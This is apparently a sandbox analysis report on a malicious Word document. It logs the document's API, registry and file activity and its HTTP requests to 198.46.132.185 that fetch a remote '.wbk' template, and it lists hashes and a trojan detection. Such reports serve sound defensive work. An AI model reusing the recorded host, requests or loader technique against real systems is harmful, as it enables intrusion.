Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\{79E67E4E-6583-4317-BA5A-34825494C066}) Return: 1		1280
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\{79E67E4E-6583-4317-BA5A-34825494C066}) Return: 0		1280
Delete File	Path: %TEMP%\{79E67E4E-6583-4317-BA5A-34825494C066} Type: VSDT_COM_DOS		1280
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1280 File: %TEMP%\{79E67E4E-6583-4317-BA5A-34825494C066} Type: VSDT_COM_DOS		
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS		1280
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS		1280
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS		1280
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF Typ e: VSDT_COM_DOS		1280
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF Typ e: VSDT_COM_DOS		1280
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{CB59F6E6-7E3F-4010-A8D6-20827AEC5B1E}.FSD Typ e: VSDT_COM_DOS		1280
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{CB59F6E6-7E3F-4010-A8D6-20827AEC5B1E}.FSD Typ e: VSDT_COM_DOS		1280
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF Typ e: VSDT_COM_DOS		1280
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{CB59F6E6-7E3F-4010-A8D6-20827AEC5B1E}.FSD Typ e: VSDT_COM_DOS		1280
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{CB59F6E6-7E3F-4010-A8D6-20827AEC5B1E}.FSD Typ e: VSDT_COM_DOS		1280
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{CB59F6E6-7E3F-4010-A8D6-20827AEC5B1E}.FSD Typ e: VSDT_COM_DOS		1280
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache Value: None		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\Version Value: 1		1280
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows\lNetCache) Return: 1		1280
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051191100000000000000F01FE C:\Usage\WxpFiles Value: 52bb0001		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0		1280
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None		1280
Call Network API	API Name: socket Args: (23, 1, 6) Return: b74		1280
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None		1280
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None		1280
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\AutoDetect Value: None		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None		1280
Call Service API	API Name: OpenServiceW Args: (c583358, WinHttpAutoProxySvc, 94) Return: c5837e0		1280
Call System API	API Name: WinHttpCloseHandle Args: (c5f2260) Return: 1		1280
Call Service API	API Name: OpenServiceW Args: (c4f4498, NetSetupSvc, 4) Return: c4f4538		1280
Call System API	API Name: WinHttpCloseHandle Args: (c5eabb0) Return: 1		1280
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows) Return: 1		1280
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows) Return: 1		1280
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows\History) Return: 1		1280
Call Network API	API Name: socket Args: (23, 1, 6) Return: c08		1280

Call Network API	API Name: socket Args: (2, 1, 6) Return: c5c		1280
Call Network API	API Name: bind Args: (c5c, 0.0.0.0:49423, 128) Return: 0		1280
Detection	Threat Characteristic: Listens on port 0.0.0.0:49423		
Call System API	API Name: ConnectEx Args: (c5c, 198.46.132.185:80, 16, 0, 0, 0, c5073b0) Return: 0		1280
Call Network API	API Name: send Args: (c5c, OPTIONS /.....-/ HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: \t\r\nX-IDCRL_ACCEPTED: \t\r\nHost: 198.46.132.185\r\n\r\n, 1, 214) Return: 0		1280
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 198.46.132.185:80 Content: OPTIONS /.....-/ HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: \t\r\nX-IDCRL_ACCEPTED: \t\r\nHost: 198.46.132.185\r\n\r\n		
Call System API	API Name: WinHttpCloseHandle Args: (c5f2260) Return: 1		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\Count Value: 1		1280
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://198.46.132.185/.....\ Value: None		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://198.46.132.185/.....\Type Value: 0		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://198.46.132.185/.....\Protocol Value: 0		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://198.46.132.185/.....\Version Value: 0		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://198.46.132.185/.....\Flags Value: 0		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://198.46.132.185/.....\CobaltMajorVersion Value: 0		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://198.46.132.185/.....\CobaltMinorVersion Value: 0		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://198.46.132.185/.....\MsDavExt Value: 0		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://198.46.132.185/.....\WebUrl Value: None		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://198.46.132.185/.....\Expiration Value: None		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://198.46.132.185/.....\EnableBHO Value: 0		1280
Call System API	API Name: WinHttpCloseHandle Args: (14fd918) Return: 1		1280
Call Network API	API Name: send Args: (c5c, HEAD /.....-/.....wbk HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-IDCRL_ACCEPTED: \t\r\nHost: 198.46.132.185\r\n\r\n, 1, 246) Return: 0		1280
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 198.46.132.185:80 Content: HEAD /.....-/.....wbk HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-IDCRL_ACCEPTED: \t\r\nHost: 198.46.132.185\r\n\r\n		
Call Service API	API Name: OpenServiceW Args: (c4f4ad8, WebClient, 5) Return: c4f4b50		1280
Call Network API	API Name: socket Args: (2, 1, 6) Return: c54		1280
Call Network API	API Name: bind Args: (c54, 0.0.0.0:49424, 128) Return: 0		1280
Detection	Threat Characteristic: Listens on port 0.0.0.0:49424		
Call System API	API Name: ConnectEx Args: (c54, 198.46.132.185:80, 16, 0, 0, 0, c507b90) Return: 0		1280
Call Network API	API Name: send Args: (c54, OPTIONS / HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: \t\r\nX-IDCRL_ACCEPTED: \t\r\nHost: 198.46.132.185\r\n\r\n, 1, 147) Return: 0		1280
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 198.46.132.185:80 Content: OPTIONS / HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: \t\r\nX-IDCRL_ACCEPTED: \t\r\nHost: 198.46.132.185\r\n\r\n		
Call Network API	API Name: send Args: (c54, OPTIONS /dashboard/ HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: \t\r\nX-IDCRL_ACCEPTED: \t\r\nHost: 198.46.132.185\r\n\r\n, 1, 157) Return: 0		1280
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 198.46.132.185:80 Content: OPTIONS /dashboard/ HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: \t\r\nX-IDCRL_ACCEPTED: \t\r\nHost: 198.46.132.185\r\n\r\n		
Call System API	API Name: WinHttpCloseHandle Args: (c5e3360) Return: 1		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\Count Value: 2		1280
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://198.46.132.185\ Value: None		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://198.46.132.185\Type Value: 0		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://198.46.132.185\Protocol Value: 0		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://198.46.132.185\Version Value: 0		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://198.46.132.185\Flags Value: 0		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://198.46.132.185\CobaltMajorVersion Value: 0		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://198.46.132.185\CobaltMinorVersion Value: 0		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://198.46.132.185\MsDavExt Value: 0		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://198.46.132.185\WebUrl Value: None		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://198.46.132.185\Expiration Value: None		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\Server Cache\http://198.46.132.185\EnableBHO Value: 0		1280
Call Internet Helper API	API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729), 0, , , 10000000) Return: cc0004		1280
Call System API	API Name: DnsQueryEx Args: (198.46.132.185, 1, 50020000) Return: 0		1280
Detection	Threat Characteristic: Queries DNS server 198.46.132.185		
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, 198.46.132.185, 80, , , 3, 0, 207698240) Return: cc0008		1280
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /.....-/.....wbk, , , 307947904, 4262416, 207698240) Return: cc000c		1280

Detection	Threat Characteristic: Connects to remote URL or IP address http://198.46.132.185/.....wbk		
Call Network API	API Name: socket Args: (2, 2, 0) Return: cec		1280
Call Network API	API Name: socket Args: (23, 2, 0) Return: cec		1280
Call Network API	API Name: socket Args: (2, 1, 6) Return: cf0		1280
Call Network API	API Name: bind Args: (cf0, 0.0.0.0:49425, 16) Return: 0		1280
Detection	Threat Characteristic: Listens on port 0.0.0.0:49425		
Call System API	API Name: ConnectEx Args: (cf0, 198.46.132.185:80, 16, 0, 0, 0, c5d1a5c) Return: 0		1280
Call Network API	API Name: send Args: (cf0, GET /.....wbk HTTP/1.1\r\nAccept: */*\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 15]\r\nAccept-Encoding: gzip, deflate\r\nHost: 198.46.132.185\r\nConnection: Keep-Alive\r\n\r\n, 1, 417) Return: 0		1280
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 198.46.132.185:80 Content: GET /.....wbk HTTP/1.1\r\nAccept: */*\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 15]\r\nAccept-Encoding: gzip, deflate\r\nHost: 198.46.132.185\r\nConnection: Keep-Alive\r\n\r\n		
Call Network API	API Name: recv Args: (cf0, , 1, 2) Return: ?		1280
Call System API	API Name: WinHttpCloseHandle Args: (c60b120) Return: 1		1280
Call System API	API Name: WinHttpCloseHandle Args: (c5b0b88) Return: 1		1280
Call System API	API Name: WinHttpCloseHandle Args: (c4f83c8) Return: 1		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 0		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog>LastRequest Value: 2021-05-27T11:35:27Z		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2021-05-27T11:35:27Z		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2021-05-27T11:38:27Z		1280
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\=- (Value: None		1280
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Word_restart.xml) Return: 0		1280
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\ax (Value: None		1280
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems Value: None		1280
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\ Value: None		1280
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 52bb002e		1280
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 52bb002e		1280
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52bb005f		1280
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 52bb002f		1280
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 52bb0030		1280
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 52bb002f		1280
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 52bb0030		1280
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52bb0060		1280
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52bb0061		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Licensing\09D07EFC505F4D9CBFD5ACE3217F6654 Value: None		1280
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52bb0062		1280
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52bb0063		1280
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52bb0064		1280
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52bb0065		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Toolbars\Settings\Microsoft Word Value: None		1280
Call Filesystem API	API Name: DeleteFileW Args: (%WorkingDir%\-Sote 2405987021.docx) Return: 1		1280
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.Word\~WRS(F270CA65-BCCD-49D7-8207-B10AF65C41D2).tmp) Return: 1		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Data\Settings Value: None		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Options\VisiFilM Value: 0		1280
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Templates\~\$Normal.dotm) Return: 1		1280
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.Word\~WRS(6F1EE5B2-D71A-4F3D-B601-F5B7764D2686).tmp) Return: 1		1280
Delete File	Path: %APPDATA%\Microsoft\Templates\~\$Normal.dotm Type: VSDT_COM_DOS		1280
Call System API	API Name: WinHttpCloseHandle Args: (c57a208) Return: 1		1280
Call System API	API Name: WinHttpCloseHandle Args: (c4f9778) Return: 1		1280
Call Thread API	API Name: NtResumeThread Args: (Process:944,) Return: ?		1280
Call System API	API Name: evtchann.SendEvent Args: (e, pid[944], ppid[1280]) Return: 1		1280
Call Process API	API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe, , , , , , , Process:944:msosqm.exe) Return: 1		1280
Detection	Threat Characteristic: Creates process Process ID: 944 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe		
Call Mutex API	API Name: CreateMutexA Args: (0, 0, Local\MsoSqmExeMutex) Return: 238	1280	944

Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051191100000000000000F01FE C\Usage\ProductFiles Value: 52bb0109		1280
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051191100000000000000F01FE C\Usage\ProductFiles Value: 52bb010a		1280
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\msosqmcached.dat Type: VSDT_COM_DOS	1280	944
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\msosqmcached.dat Type: VSDT_COM_DOS	1280	944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\QMSessionCount Value: 2	1280	944
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051191100000000000000F01FE C\Usage\WxpFiles Value: 52bb0002		1280
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.lacodb) Return: 1		1280
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.acodb Type: VSDT_MDB		1280
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.lacodb Type: VSDT_COM_DOS		1280
Delete File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.lacodb Type: VSDT_COM_DOS		1280
Delete File	Path: %TEMP%\JETF46A.tmp Type: VSDT_EMPTY		1280
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1280 File: %TEMP%\JETF46A.tmp Type: VSDT_EMPTY		
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTF Value: 7b6		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTA Value: 7b6		1280
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTT Value: None		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Feedback\AppUsageData_1 Value: None		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UID Value: None		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UserName Value: Administrator		1280

▼ Screenshot



CentOS w Docker

Environment-specific risk level	<div>High risk</div> The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	TROJ_FRS.VSNW19E21
Exploited vulnerabilities	-
Network connection	Custom

▼ Object 1 - Quote 2405987021.docx (Office Word 2007 document)

File name	Quote 2405987021.docx
File type	Office Word 2007 document
SHA-1	F1A0ABB5F96C21F8A799E4F65C4216BD968C29B7
SHA-256	5274C7FEA16B84E327D5AF683B6EF0C3E1FE1649B6CEA88399E029ED5DEEEE6F
MD5	992ACD038FD49F200BD5510C029E74B1
Size	10356 byte(s)

Risk Level	High risk
Detection	TROJ_FRS.VSNW19E21
Exploited vulnerabilities	-
Threat Characteristics	Malformed, defective, or with known malware traits (1)

▼ Notable Threat Characteristics

▼ Malformed, defective, or with known malware traits (1)

Characteristic	Significance	Details
Detected as known malware	■■■	Source: ATSE Detection Name: TROJ_FRS.VSNW19E21 Engine Version: 12.500.1008 Malware Pattern Version: 16.743.92
















▼ Suspicious Objects

Type	Object	Risk Level
File (SHA1)	F1A0ABB5F96C21F8A799E4F65C4216BD968C29B7	High

▼ Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Detected as known malware Source: ATSE Detection Name: TROJ_FRS.VSNW19E21 Engine Version: 12.500.1008 Malware Pattern Version: 16.743.92		

Process Graph Legend

Node		Notable Threat Characteristics	
	Submitted sample		Anti-security, self-preservation
	Root process		Autostart or other system reconfiguration
	Child process		Deception, social engineering
	Direct event		File drop, download, sharing, or replication
	Indirect event		Hijack, redirection, or data theft
	Event actions		Malformed, defective, or with known malware traits
			Process, service, or memory object change
			Rootkit, cloaking
			Suspicious network or messaging activity